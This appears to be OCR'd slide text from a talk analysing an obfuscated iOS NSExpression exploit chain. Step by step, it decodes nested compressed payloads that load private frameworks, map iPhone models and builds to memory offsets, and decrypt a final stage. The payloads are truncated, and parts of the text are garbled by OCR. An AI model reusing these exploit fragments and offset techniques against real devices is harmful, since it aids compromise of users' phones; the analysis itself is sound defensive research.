                                    FUNCTION({PAYLOAD},'componentsJoinedByString: ')
                                ),'decompressedDataUsingAlgorithm:error',
                                FUNCTION(3,'intValue'),nil
                            ),'bytes'
                        )
                    )
                ),nil
            )
        ),'expressionValueWithObject:context:',1604569098483335023,nil
    )

} == 1
  
```

First executed Payload

Payload-CS

1

2

Payload-C

1..

..3

Payload-X

1..

.41

Payload

1..

.5

Structure of Payload

```
FUNCTION()
FUNCTION()
FUNCTION(
    CAST('NSKeyPathExpression','Class'),'superclass'
    ),'expressionWithFormat:',
    FUNCTION(
        CAST('NSString','Class'),'stringWithUTF8String:',
        FUNCTION(
            FUNCTION(
                FUNCTION(
                    CAST('NSData','Class'),'alloc'
                    ),'initWithBase64Encoding:',
                    FUNCTION({
                        ,7Z0Jb9tIsoDfT8kb7IM3oyDi2WwGGGB',
                        '* ... *',
                        '=='
                    }),'componentsJoinedByString:')
                ),'decompressedDataUsingAlgorithm:error:',
                FUNCTION(3,'intValue'),nil
            ),'bytes'
        )
    ),nil
),'expressionValueWithObject:context:',1604569098483335023,nil
```

Lets be naive and just try...

Lets be naive...

```
>- base64 -d -i payload.txt
```

```
>- ? o?H???O??7? ??l`tP?M? ?D??H???lg|???:?<m$?M????.?j?????  
^#?-7>\LQ4??????_r???]zg.r?????.?N?O[(?~J>J??(?n?f[!  
??Vh?PL  
?0??n??[sID2??xzF?aHg;????n>?owRD??/Dz?????[?U?{I?"7????'U???5???  
k?:  
^|?w???:?sG  
~?;??r??>r??T??8hE???R?2@??e?????a?BJI?W/?;?it?qDa?ON????n,]?  
~_?N??{^dO<Jj?7??x????v??=Ee"?????Z?I ?<?=9:?????^?E??a?  
Pbo?????}??ptq?g  
BE???o?f??&?v?????]???NI?5Y?4"@F???~????fG?IC????%?;_پ?~?m)i?  
E????-?K?r/????t?4?">$<MI?3?xZ??7*???3?<]%'a?n{WS?
```

It could have worked....

Structure of Payload

```
FUNCTION(  
    FUNCTION(  
        FUNCTION(  
            CAST('NSKeyPathExpression','Class'),'superclass'  
'','expressionWithFormat:',  
            FUNCTION(  
                CAST('NSString','Class'),'stringWithUTF8String:',  
                FUNCTION(  
                    FUNCTION(  
                        FUNCTION(  
                            CAST('NSData','Class'),'alloc'  
'','initWithBase64Encoding:',  
                            FUNCTION(  
                                ,7Z0Jb9tIsoDfT8kb7IM3oyDi2WwGGGB',  
                                '* ... *',  
                                '=='  
                            },'componentsJoinedByString:',")  
'','decompressedDataUsingAlgorithm:error:',  
                            FUNCTION(3,'intValue'),nil  
                ),'bytes'  
            )  
        ),nil  
    ),'expressionValueWithObject:context:',1604569098483335023,nil
```

Decompression

Lets be naive part 2...

Lets be naive 2...

Output Truncated*

P

You

Please translate the following NSExpression *...* into Objective C Code.



Chat GPT

```
NSData *decodeBase64String(NSString *base64String) {  
    return [[NSData alloc] initWithBase64EncodedString:base64String options:0];  
}  
NSData *decompressData(NSData *inputData) {  
    return [[NSData alloc] initWithData:[inputData decompressedDataUsingAlgorithm:3 error:&error]];  
}  
int main(int argc, const char * argv[]) {  
    NSArray *functionArgs = @[@",7Z0Jb9tIsoDfT8kb7IM3oyDi2WwGGGB", @"*...*", @"=="];  
    NSString *functionArgString = [functionArgs componentsJoinedByString:@""];  
    NSData *base64Data = decodeBase64String(functionArgString);  
    NSData *decompressedData = decompressData(base64Data);  
    NSString *decompressedString = [[NSString alloc] initWithData:decompressedData encoding:NSUTF8StringEncoding];  
    NSLog(@"Decompressed String: %@", decompressedString);  
}
```

Payload

Payload-X

Payload-C

Payload-CS

Its not perfect, but does it **work..?**



Lets be naive 2...

>- **NSLog(@"Decompressed String: %@", decompressedString);**

>- {FUNCTION(0,'hash'),FUNCTION(FUNCTION(CAST('NSBundle','Class'),'bundleWithPath:','/System/Library/PrivateFrameworks/OfficeImport.framework'),'loadAndReturnError:',nil)),FUNCTION(0,'hash'),FUNCTION(FUNCTION(FUNCTION(CAST('NSThread','Class'),'currentThread'),'threadDictionary'),'setObject:forKey:',FUNCTION(FUNCTION(CAST('NSThread','Class'),'currentThread'),'threadDictionary'),'kOCMapper')),FUNCTION(0,'hash'),FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setObject:forKey:',FUNCTION(CAST('NSValue','Class'),'valueWithPointer:',nil),'a504ef6e0aae0bb53'),FUNCTION(0,'hash'),FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setObject:forKey:',FUNCTION(CAST('_NSPredicateUtilities','Class'),'add:to:',24,FUNCTION(CAST('NSNumber','Class'),'numberWithUnsignedLongLong:'),FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')(['a504ef6e0aae0bb53'])),FUNCTION(0,'hash'),FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setObject:forKey:',FUNCTION(FUNCTION(CAST('NSData','Class'),'alloc'),'initWithBase64EncodedString:options:'),FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')(['cs']),FUNCTION(1,'intValue')),'af08e28ada9592c7)),FUNCTION(0,'hash'),FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setObject:forKey:',* ... *FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')(['a0ee0d7fb9123e55']),'pointerValue'))))})}

Time for some more Python Magic...

Formatted Payload

```
>- cat payload_formatted.txt | less
```

```
>-
{
    Function(0,'hash',
        Function([NSBundle.Class bundleWithPath:'/System/Library/PrivateFrameworks/
OfficelImport.framework'], 'loadAndReturnError:',nil
    )
),
    Function(0,'hash',
        Function(
            Function([NSThread.Class currentThread],'threadDictionary')
            ,'setObject:forKey:',
            Function([NSThread.Class currentThread],'threadDictionary')
            ,'kOCMapper'
        ),
    Function(0,'hash',
        Function([OCMapper.Class mapperForCurrentThread],'setObject:forKey:',[NSValue.Class
valueWithPointer:nil],'a504ef6e0aaebb53')
    ),
    * ... *
```

Payload

Payload-X

Payload-C

Payload-CS

2539 Lines of Formatted NSExpression

This is going to be fun...

Lets take a look

Formatted Payload

Load Framework for additional Functions

>- **Lines 1 - 18**

```
>-
{
    Function(0,'hash',
        Function([NSBundle Class] bundleWithPath:'/System/Library/PrivateFrameworks/
OfficelImport.framework'), 'loadAndReturnError:', nil
    )
),
Function(0,'hash',
    Function(
        Function([NSThread Class] currentThread), 'threadDictionary')
    , 'setObject:forKey:',
    Function([NSThread Class] currentThread), 'threadDictionary')
    , 'kOCMapper'
),
Function(0,'hash',
    Function([OCTMapper Class] mapperForCurrentThread), 'setObject:forKey:',
    [NSValue Class]
    valueWithPointer:nil), 'a504ef6e0aaebb53'
),
```

SetUp Short Term Storage

Store Value at Key: a504ef6e0aaebb53

Payload

Payload-X

Payload-C

Payload-CS

Formatted Payload

Lines 19 - 39

```
>- Function(0,'hash',
  Function([OCMapper.Class mapperForCurrentThread],'setObjectForKey:',
    Function(_NSPredicateUtilities.Class,'add:to:',24,
      Function(NSNumber.Class,'numberWithUnsignedLongLong:',[OCMapper.Class mapperForCurrentThread]
['a504ef6e0aaebb53']
    )
  ),
  'ad45f1d2b88c756f'
),
```

```
Function(0,'hash',
  Function([OCMapper.Class mapperForCurrentThread],'setObjectForKey:',
    Function([NSData.Class alloc],'initWithBase64EncodedString:options:',[OCMapper.Class mapperForCurrentThread]
['cs'],[1 intValue]),
  .af08e28ada9592c7'
),
```

Used for Calculations

Previous „Variable“

Decoding Payload-CS

Key for Decoded Payload-CS

Formatted Payload

> **Lines 40 - 53**

```
> Function(0,'hash',
  Function([OCMapper.Class mapperForCurrentThread],'setObjectForKey:',
    Function(NSPropertyListSerialization.Class,'propertyListWithData:options:format:error:',[OCMapper.Class
mapperForCurrentThread]['a20973127d08fddb'],nil,nil,nil),
    'a569ff75b2c20646') → PLIST - Payload-CS!
  ),
```

```
Function(0,'hash',
  Function([NSBundle.Class bundleWithPath:'/System/Library/PrivateFrameworks/
AuthKit.framework'],'loadAndReturnError:',nil
  )
),
```

```
Function(0,'hash',
  Function([OCMapper.Class mapperForCurrentThread],'setObjectForKey:',[AKDevice.Class
_hwModel],'ae8a5171d6aa2d7')
),
```

PLIST!

Decoded Payload-CS!

PLIST - Payload-CS!

More Frameworks...

Get iPhone Model

So PAYLOAD-CS is a PLIST. Interesting...

Lets decode it!

Decoding Payload-CS

```
>- NSLog(@"Decompressed String: %@", decompressedPayloadCSString);
```





We forgot something...



Structure of Payload-CS

```
FUNCTION(  
    FUNCTION(  
        CAST('NSThread', 'Class'), 'currentThread'  
            ), 'threadDictionary'  
        ), 'setObject:forKey:',  
        FUNCTION({ eJwtlTWy7UASRBckQ0ymPGKPTeza/  
Xz5s8YJ7oi63MjKou8fWCjUQpr8CeRC/8wxol1qgg1hvy/  
M7Lyyk2GIV3b1JlnId5kxQ27msxE1aF07gO1uagD9h0emvODEJomOGjV7x0EB0OCo8MuUQ  
W/mkKoxcjfdO5Z3042k2TMaDFmE0meIEVDUS/5xi/pSG9X/  
ZtR83VjaJwHKclhqYoyhxjfV23rvctOJFtaiWQtrXWoMVtRmx+oGnuGgyTPNTISNRIUdTIQfjhel  
JM3Zbh6k8g0k5QpF9dUxrDOUeCq6wsOknHKUkrKUnHGiTzUz5udFvTcFs9d1t7/  
* ...  
* ...  
fpcKX6ZbbICgf8BmrecD56HVDpqCbFw5AlaGqu3gXUWcDI0eHX/Bv/  
LscRpI2v61w1sJf+XxB3IAch00U0sFBNXUNKjQIEM2I1uldKs2ogp1b16tw2HWVrGC9gnAKCW  
uw6HBA9m1goxVDV3YKPWR9ziArt4yYrtUFtoZ2vLD/az66bGKxONnf/Qq6ozqhXzb/  
UCc7khN+SEc+BCTN4VSjF0D9RUdFDUIpk+l2Ufx/  
AEMArl= },'componentsJoinedByString:',").aaf_toBase64DecodedData._CUTDecompressDat  
a.base64Encoding.aaf_toBase64DecodedString, 'cs')
```

Whats aaf_toBase64DecodedData?

P

You

“aff_toBase64DecodedData”



Google

Your search - “aff_toBase64DecodedData” - did not match any documents.

Suggestions:

- Make sure that all words are spelled correctly.
- Try different keywords.
- Try more general keywords.



Maybe there is more luck with
CUTDecompressData?

P

You

“CUTDecompressData”



Google

It looks like there aren't many great matches for your search

Try using words that might appear on the page that you're looking for. For example, 'cake recipes' instead of 'how to make a cake'.

Need help? Take a look at other tips for searching on Google.



GitHub

<https://github.com> > master > CoreFoundation.framework

NSData.h

... **CUTDecompressData**; - (id)_CUTOptionallyDecompressData;(id)_CUTStringFromBaseData; //
Image:...



Lets search on GitHub for
aaf_toBase64DecodedData?

Filter by

-  Code 21
-  Repositories 0
-  Issues 0
-  Pull requests 0
-  Discussions 0
-  Users 0
-  Commits 0
-  Packages 0
-  Wikis 0
-  Topics 0
-  Marketplace 0

Languages

-  Objective-C
-  Text
-  More languages...

Repositories

Filter by

21 files (395 ms)

-  lechium/iPhone_OS_17.0_21A328 · System/Library/PrivateFrameworks/AAAFoundation/NSString-AAAFoundation.h
 - 13 - (id)aaf_base64Padded; // IMP=0x001000000001e02
 - 14 - (id)aaf_toBase64EncodedString; // IMP=0x001000000001da9
 - 15 - (id)aaf_toBase64DecodedString; // IMP=0x001000000001d4d
 - 16 - (id)aaf_toBase64DecodedData; // IMP=0x001000000001ce2
 - 17 - (id)aaf_urlEncoded; // IMP=0x001000000001c7c
 - 18 @end
 - 19
-  MTACS/iOS-17-Runtime-Headers · Frameworks/Foundation.framework/NSString.h
 - 853 + (id)URLQueryValueAllowedCharacterSet;
 - 854
 - 855 - (id)aaf_base64Padded;
 - 856 - (id)aaf_toBase64DecodedData;
 - 857 - (id)aaf_toBase64DecodedString;
 - 858 - (id)aaf_toBase64EncodedString;
 - 859 - (id)aaf_toSHA256Data;
-  hack-different/symbol-server · symbols/macOS/a8f403688d333b121b8f3d67dbfeb344_AAAFoundation
 - 54 ...01f2c2aff4 (0x74) -[NSString(AAAFoundation) aaf_toBase64DecodedData] [FUNC, OBJC, NameNList, MangledNameNList, Mer...
 - 757 ... 0x00000001f2c40320 (0x20) objc_msgSend\$aaaf_toBase64DecodedData [FUNC, PEXT, NameNList, MangledNameNList, NLis...



So lets „import“ those
Frameworks and lets try again...

Decoding Payload-CS

```
> NSLog(@"%@", decompressedPayloadCSString);
```

```
> bplist00 → Bplist!
```

* ... *

Q0Q1R10R11R12R13R14R15R16R17R18R19Q2R20R21R22R23R24R25R26R
27R28R29Q3R30R31R32R33R34R35R36R37Q4Q5Q6Q7Q8Q9_iPhone10,1:20
E247_iPhone10,1:20E252_iPhone10,1:20F66_iPhone10,1:20F75_iPhone10,1:2
0F770750d_iPhone10,1:20G75_iPhone10,2:20E247_iPhone10,2:20E252_iPhon
e10,2:20F66_iPhone10,2:20F75_iPhone10,2:20F770750d_iPhone10,2:20G75_i
Phone10,3:20E247_iPhone10,3:20E252_iPhone10,3:20F66_iPhone10,3:20F75_
iPhone10,3:20F770750d_iPhone10,3:20G75_iPhone10,4:20E247_iPhone10,4:2
0E252_iPhone10,4:20F66_iPhone10,4:20F75_iPhone10,4:20F770750d_iPhone
10,4:20G75_iPhone10,5:20E247_iPhone

* ... *

Payload

Payload-X

Payload-C

Payload-CS




Lets have a look at the **PLIST** file...

Decoding Payload-CS

```
>- NSLog(@"%@", decompressedPayloadCSplist);
```

```
>- {
    "28" : {
        "s10.3" : -149170296,
        "s9.7.7" : -15977552,
        "s10.2" : -896240284,
        "s9.7.8" : -15977544
    },
    "iPhone10,4:20F75" : "10",
    "iPhone10,4:20F770750d" : "10",
    "29" : {
        "s10.3" : -125850544,
        "s9.7.7" : 80343472,
        "s10.2" : -912122464,
        "s9.7.8" : 80343480
    },
    "iPhone10,6:20E247" : "27",
    * ... *
```



iPhone Model + Build

No iPads...!

Payload

Payload-X

Payload-C

Payload-CS



Two done! Two to go!

Mentioning of Payload-C

» **Lines 99 - 115**

» ~~Function([OCMapper.Class mapperForCurrentThread],'setObjectForKey:',
Function([NSData.Class alloc],'initWithBase64EncodedString:options:',[OCMapper.Class mapperForCurrentThread].
[,c],[1 intValue]),
'a106c512d6e4353b')~~

Payload-C!

Function([OCMapper.Class mapperForCurrentThread],'setObjectForKey:',
Function([OCMapper.Class mapperForCurrentThread]
['a106c512d6e4353b'],'decompressedDataUsingAlgorithm:error:',[3 intValue],nil),
,ac7fb150d686fba')

Another Compression Format

Function([OCMapper.Class mapperForCurrentThread],'setObjectForKey:',
Function(NSPropertyListSerialization.Class,'propertyListWithData:options:format:error:',[OCMapper.Class
mapperForCurrentThread]['ac7fb150d686fba'],nil,nil,nil),
'abfd13dbf88776d2')

Payload-C = Another PLIST

Payload

Payload-X

Payload-C

Payload-CS

Structure of Payload-C

FUNCTION(
FUNCTION(

CAST('NSThread', 'Class'), 'currentThread'
, 'threadDictionary'

), 'setObject:forKey:',

FUNCTION({ eJwVIjWS5UAQRA8kQ0ymmJnISV/

MTKffWa+jlpqylN+Wdup3vljxK68pQJicn6/

eQmM+hBmK9hgRVIVt7aFhzFWDec0IHks+p91pjxj07WA0wUgYGilva91S6IDS89wGKKdS
6rQykeoLJMcdBSks+SkKocx1aGkuxxBewYDgudvgi2HIjkSFhco2PVKrL46UZV1Dc3SITw

ME/

* ... *

4B+P4kRAALYY1GI9dNvp+MAjgvxOsqiH625zHBF6B56SjeFCBI1L9A5q/bVI=},

'componentsJoinedByString:',

").aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64Dec
odedString, 'c')

Decoding Payload-C

>- **NSLog(@"%@", decompressedPayloadCPlist);** Payload!

```
>- {  
    "a46aac1d87209cc3" : „FUNCTION({TERNARY(FUNCTION(CAST(OCMapper‘, ‘Class’), ‘mapperForCurrentThread’)  
    [‘ab414b48d50d82b9’]==nil, FUNCTION(0, ‘hash’, FUNCTION(FUNCTION(CAST(‘OCMapper’, ‘Class’), ‘mapperForCurrentT  
    hread’), ‘setObject:forKey:’), FUNCTION(FUNCTION(CAST(‘NSKeyPathExpression’, ‘Class’), ‘superclass’), ‘expressionWithFo  
    rmat:’), FUNCTION(CAST(‘NSString’, ‘Class’), ‘stringWithUTF8String:’), FUNCTION(FUNCTION(FUNCTION(FUNCTION(CAS  
    T(‘NSData’, ‘Class’), ‘alloc’), ‘initWithBase64Encoding:’), FUNCTION({‘PayloadInsidePayload-  
    C’}, ‘componentsJoinedByString:’)), ‘decompressedDataUsingAlgorithm:error:’), FUNCTION(3, ‘intValue’), nil), ‘bytes’)), nil), ‘ab  
    414b48d50d82b9’)), 1), FUNCTION(CAST(‘OCMapper’, ‘Class’), ‘mapperForCurrentThread’) [‘ab414b48d50d82b9’]  
    [LAST], ‘expressionValueWithObject:context:’), 1604569098483335023, nil)  
}
```

Payload

Payload-X

Payload-C

Payload-CS

Compressed Payload Inside Compressed Payload-C

Decoding Payload inside Payload-C

```
>- NSLog(@"%@", PayloadInsidePayloadCPlist);  
  
>- {FUNCTION(0,'hash',1),FUNCTION(0,'hash',FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')  
['a5749a0c51e8429b'],'performSelector:withObject:withObject:',FUNCTION(FUNCTION(CAST('NSExpression','Class'),'ex  
pressionForFunction:selectorName:arguments:',FUNCTION(CAST('NSExpression','Class'),'expressionForAnyKey'),'setAr  
gumentAtIndex:',nil),'selector'),FUNCTION(FUNCTION(CAST('_NSPredicateUtilities','Class'),'add:to:',24,FUNCTION(CAS  
T('NSNumber','Class'),'numberWithUnsignedLongLong:'),FUNCTION(CAST('NSValue','Class'),'valueWithPointer:',FUNCTI  
ON(18446744073709551614,'unsignedLongValue'))),'pointerValue'),nil))  
* ... *  
FUNCTION(FUNCTION(FUNCTION(FUNCTION(ALLOC('NSData','Class'),'alloc'),'initWithBase64Encoding:','3VVZr5tGGO  
* ... *  
Mo7XVCGDrEMJ8IPdxneZ75p0I+jt9go59+Aw=='),FUNCTION(decompressedDataUsingAlgorithm:error:,FUNCTION(3,'intValue'),nil),'  
bytes'),nil),'a776c8627453a6b9')),1),FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')  
['a776c8627453a6b9']}  
[LAST],'a65f00c73b1c7996)),FUNCTION(0,'hash',FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrent  
Thread'))
```

Another Payload

Compressed Payload Inside Compressed Payload Inside Compressed Payload-C

Decoding Payload inside Payload inside Payload-C

```
>- NSLog(@"Decompressed String: %@",  
PayloadInsidePayloadInsidePayloadCPlist);  
  
>- TERNARY(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')  
['a5469019921478ef']>FUNCTION(CAST('_NSPredicateUtilities','Class'),'from:subtract:'),FUNCTION(CAST('OCMapper','C  
lass'),'mapperForCurrentThread')  
* ... *  
FUNCTION(CAST(NSString,'Class'),'stringWithUTF8String:'),FUNCTION(FUNCTION(FUNCTION(FUNCTION(CAST(NS  
Data','Class'),'alloc'),'initWithBase64Encoding:'),'zVdNb9pAEO1P4ZQNkg/  
* ... *  
7wGw=='),'decompressedDataUsingAlgorithm:error:',FUNCTION(3,'intValue'),nil),'bytes')),nil),'acd9421026604f20')
```

Another Payload

Compressed Payload Inside Compressed Payload Inside Compressed Payload Inside Compressed Payload-C

Decoding Payload inside Payload inside Payload inside Payload-C

```
>- NSLog(@"Decompressed String: %@",  
PayloadInsidePayloadInsidePayloadInsidePayloadCPlist);  
  
>- TERNARY(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')  
['a02bb2d41a4a6c3a']<48&&FUNCTION(CAST('OCMapper','Class'),'mapperFor  
CurrentThread')['ab2b4adedcace459']==nil,  
* ...  
['a02bb2d41a4a6c3a'],'a02bb2d41a4a6c3a)),FUNCTION(0,'hash',FUNCTION(F  
UNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setObject:forK  
ey:'),FUNCTION(CAST('_NSPredicateUtilities','Class'),'from:subtract:'),FUNCTION  
({}),FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThrea  
d')['a2fcc0e6725476c2'],'expressionValueWithObject:context:',nil,nil)}, 0)
```

Finally no more payloads!

Three down. One to go.

No mention of „x“ in Payload, Payload-C

Formatted Payload

» Lines 2487 - 2497

```
» Function([NSKeyPathExpression.Class superclass],'expressionWithFormat:',
           Function(NSString.Class,'stringWithUTF8String:',
                     Function(
                           Function(
                                 Function([NSData.Class alloc],'initWithBase64Encoding:',
                                         {'7V1bT+NIFtWLFoFVxCAAABYHEne9Xi2vboxN0U2cbqjFidEasz+l6d8aw7do9fCHDFSB8grZEIUBHDFbTSralxq21CUB
                                         BoBj2mEuksZiWVzepmwvCAVv/
                                         * ..
                                         +As=,)'componentsJoinedByString:', ]),
                           'decompressedDataUsingAlgorithm:error:',[3 intValue],nil),
                           'bytes')
                     ),
                     nil),
                     'ab99f0dd78089b31')
           ),
```

Another Payload

More payloads 😞

Compressed Payload inside Payload

>- **NSLog(@"Decompressed String: %@", payloadInsidePayload);** Payload-X!

>- TERNARY(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')
['a02bb2d41a4a6c3a']<100&&FUNCTION(CAST('NSDate','Class'),'mt_millisecondsSince1970')<FUNCTION(CAST('OCM
apper','Class'),'mapperForCurrentThread')['af84949d6657831d'],
* ... *
FUNCTION(0,'hash',FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setValueForKey:',FU
NCTION(FUNCTION(CAST('NSData','Class'),'alloc'),'initWithBase64EncodedData:options:',FUNCTION(CAST('OCMappe
r','Class'),'mapperForCurrentThread')[x],nil),'a2888b59b5914536'))
* ... *

Payload

Payload-X

Payload-C


Payload-CS

PERFECT! 😎

Compressed Payload inside Payload

>- **NSLog(@"Decompressed String: %@", payloadInsidePayload);** Payload-X!

>- TERNARY(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')
['a02bb2d41a4a6c3a']<100&&FUNCTION(CAST('NSDate','Class'),'mt_millisecondsSince1970')<FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')['af84949d6657831d'],
* ... *
FUNCTION(0,'hash',FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setValueForKey:',FUNCTION(FUNCTION(CAST('NSData','Class'),'alloc'),'initWithBase64EncodedData:options:',FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')['x'],nil),'a2888b59b5914536'))
* ... *
FUNCTION(FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread'),'setValueForKey:',FUNCTION(FUNCTION(OCMapper','Class'),'mapperForCurrentThread')
['a2888b59b5914536'],'fc_decryptAESIVWithKey:additionalData:',FUNCTION(CAST('OCMapper','Class'),'mapperForCurrentThread')['a22990eb91e7ea79'],nil),'abc310bdbde1a724')



